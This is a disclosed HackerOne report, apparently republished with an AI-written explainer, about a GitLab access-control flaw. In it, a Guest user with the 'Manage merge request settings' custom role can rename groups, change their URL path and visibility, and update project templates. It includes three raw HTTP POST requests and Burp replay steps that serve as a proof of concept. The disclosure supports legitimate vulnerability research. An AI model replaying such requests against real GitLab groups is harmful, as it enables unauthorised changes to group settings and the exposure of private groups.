Guest user with "Manage merge request settings" permission Custom role users can Update Top level Group/subgroup Details and Group Path/URL
A Guest user with the custom role permission 'Manage merge request settings' could change top-level group and subgroup details, including name, description, avatar, URL path, and custom project templates. This allowed an attacker to alter group settings without proper authorisation.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2530562 by indoappsec on 2024-06-01, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Summary :
In Gitlab 17.0 Latest version Gitlab has introduced few new custom role permissions which is called "Manage merge request settings" . When this permission is enabled user with this role will get access to Merge request setting of projects and groups.
In my testing i found that Guest with "Manage merge request settings" role user is able to Change the Group Details like Name , Group Avatar , Group Description etc. Also Able to change the Group main Path/URL . Also Able to change Custom project templates. This attack works on Top level group and all the subgroups too.
Documentation :
https://docs.gitlab.com/ee/user/custom_roles/abilities.html
https://docs.gitlab.com/ee/user/custom_roles.html

Vulnerable HTTP Request :
1.Change Group Details :
POST /vg_admin_group_42 HTTP/2
Host: gitlab.com
Cookie: cookies
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://gitlab.com/groups/vg_admin_group_42/-/edit
Content-Type: multipart/form-data; boundary=---------------------------6697299781619710711787454607
Content-Length: 1208
Origin: https://gitlab.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="_method"

patch
-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="authenticity_token"


-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="update_section"

js-general-settings
-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="group[name]"

VG_admin_group_42
-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="group[id]"

87671618
-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="group[description]"

hacker check
-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="group[avatar]"; filename=""
Content-Type: application/octet-stream


-----------------------------6697299781619710711787454607
Content-Disposition: form-data; name="group[visibility_level]"

20
-----------------------------6697299781619710711787454607--
2.Change group URL :
POST /owner-private-group HTTP/2
Host: gitlab.com
Cookie: cookies
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://gitlab.com/groups/owner-private-group/-/edit
Content-Type: multipart/form-data; boundary=---------------------------6557410214377572101833581138
Content-Length: 639
Origin: https://gitlab.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------6557410214377572101833581138
Content-Disposition: form-data; name="_method"

patch
-----------------------------6557410214377572101833581138
Content-Disposition: form-data; name="authenticity_token"


-----------------------------6557410214377572101833581138
Content-Disposition: form-data; name="group[parent_id]"


-----------------------------6557410214377572101833581138
Content-Disposition: form-data; name="group[path]"

owner-private-group
-----------------------------6557410214377572101833581138--
3.Update Custom project templates :
POST /owner-private-group HTTP/2
Host: gitlab.com
Cookie: cookies
User-Agent:
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://gitlab.com/groups/owner-private-group/-/edit
Content-Type: multipart/form-data; boundary=---------------------------3579961368489226067857005442
Content-Length: 683
Origin: https://gitlab.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------3579961368489226067857005442
Content-Disposition: form-data; name="_method"

patch
-----------------------------3579961368489226067857005442
Content-Disposition: form-data; name="authenticity_token"

-----------------------------3579961368489226067857005442
Content-Disposition: form-data; name="update_section"

js-custom-project-templates-settings
-----------------------------3579961368489226067857005442
Content-Disposition: form-data; name="group[custom_project_templates_group_id]"


-----------------------------3579961368489226067857005442--
Steps to reproduce :
You will need Gitlab Ultimate Free trial account to reproduce the issue. You will need one owner account and one member account to reproduce the issue.
1.Login from Owner account and create a private group.
2.Take a ultimate free trial for this account. You can use already existing private group too.

3.Go to custom roles and create a new custom role.
4.Select a base role as "Guest" and Custom permission "Manage merge request settings".


5.Now add a new member in the group with test custom role . (Ex: attacker user )

6.Now go to groups general settings -- > Naming, visibility.
7.Change the group name , description etc.

8.Intercept this request and save it in burp proxy repeater.
9.Now go to General settings -- > Advanced -- > Change group URL. Change the path and intercept the request.
10.Now go to General settings -- > Custom project templates . Update it and intercept the request.
11.I have mentioned all the Vulnerable HTTP request above.
9.Now login from Attacker account and go to groups -- > settings -- > general .
10. Since you have given "Manage merge request settings" permission , this user will be able to access merge request settings.
11.Now run the Captured request from Owner account and run it from attacker user account with attacker cookies and CSRF token.
12.You will notice that the all the requests would work for attacker user and the Group name , description will be changed . The URL of the Main group would also be changed.
13.This attack works on All the subgroups too. You can create a subgroup from owner account and try it.
Output of checks :
This issue works on Gitlab.com . It might be working on Gitlab community/Enterprise addition.
Impact
Impact
1.Guest user without permission is able to Change group and subgroup name , Description , Avatar etc.
2.Guest user without permission is able to Change Group and subgroup Main Path/URL which might lead to company workflow who uses Gitlab APIs .
3.Guest user without permission is able to Update Custom project templates .
CVSS Score Rating :
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/CR:X/IR:X/AR:X
***Integrity : High ***
Attacker is able to Update Group main Details like group name , details and Avatar etc. Which is a High Integrity issue.
***Availability : High ***
Attacker is able to Update the URL of the Group/Subgroup. All the Github APIs uses group_Path as main parameter.
Ex: GET https://examle.gitlab.com/api/v4/Group_Path/AllActions
Many of the companies uses gitlab APIs to automate their workflow. When suddenly the Main group URL changes , all the automation/workflow will fail which will create Availability Issue for organisation.
***Confidentiality : High ***
Attacker is able to change group Visibility of Group hence he can make private group to Public group which is a High Confidentiality issue.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the permission check for group settings updates only verifies that the user has the 'Manage merge request settings' custom ability, without also checking for the appropriate group owner or maintainer role.
Impact
A Guest user with the custom role could change group and subgroup names, descriptions, avatars, URLs, and custom project templates, potentially disrupting workflows and altering visibility settings.
What the attacker needed
GitLab Ultimate free trial; Owner account to set up group and custom role; Attacker account with custom role; Victim group with custom role assigned
How it was found
- Login as Owner and create a private group.
- Start an Ultimate free trial for the account.
- Create a custom role with base role Guest and permission 'Manage merge request settings'.
- Add a member to the group with this custom role (the attacker).
- As Owner, go to group general settings and change the group name, description, etc., intercepting the request.
- As Owner, also intercept requests for changing the group URL and updating custom project templates.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, users can be given custom roles with specific permissions. A Guest user normally has very limited access, but if given the 'Manage merge request settings' permission, they should only manage merge request settings. However, the report shows that such a user could also change the group's name, description, URL, and other settings, which they should not be able to do. This is a problem because it lets a low-privileged user modify important group information.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

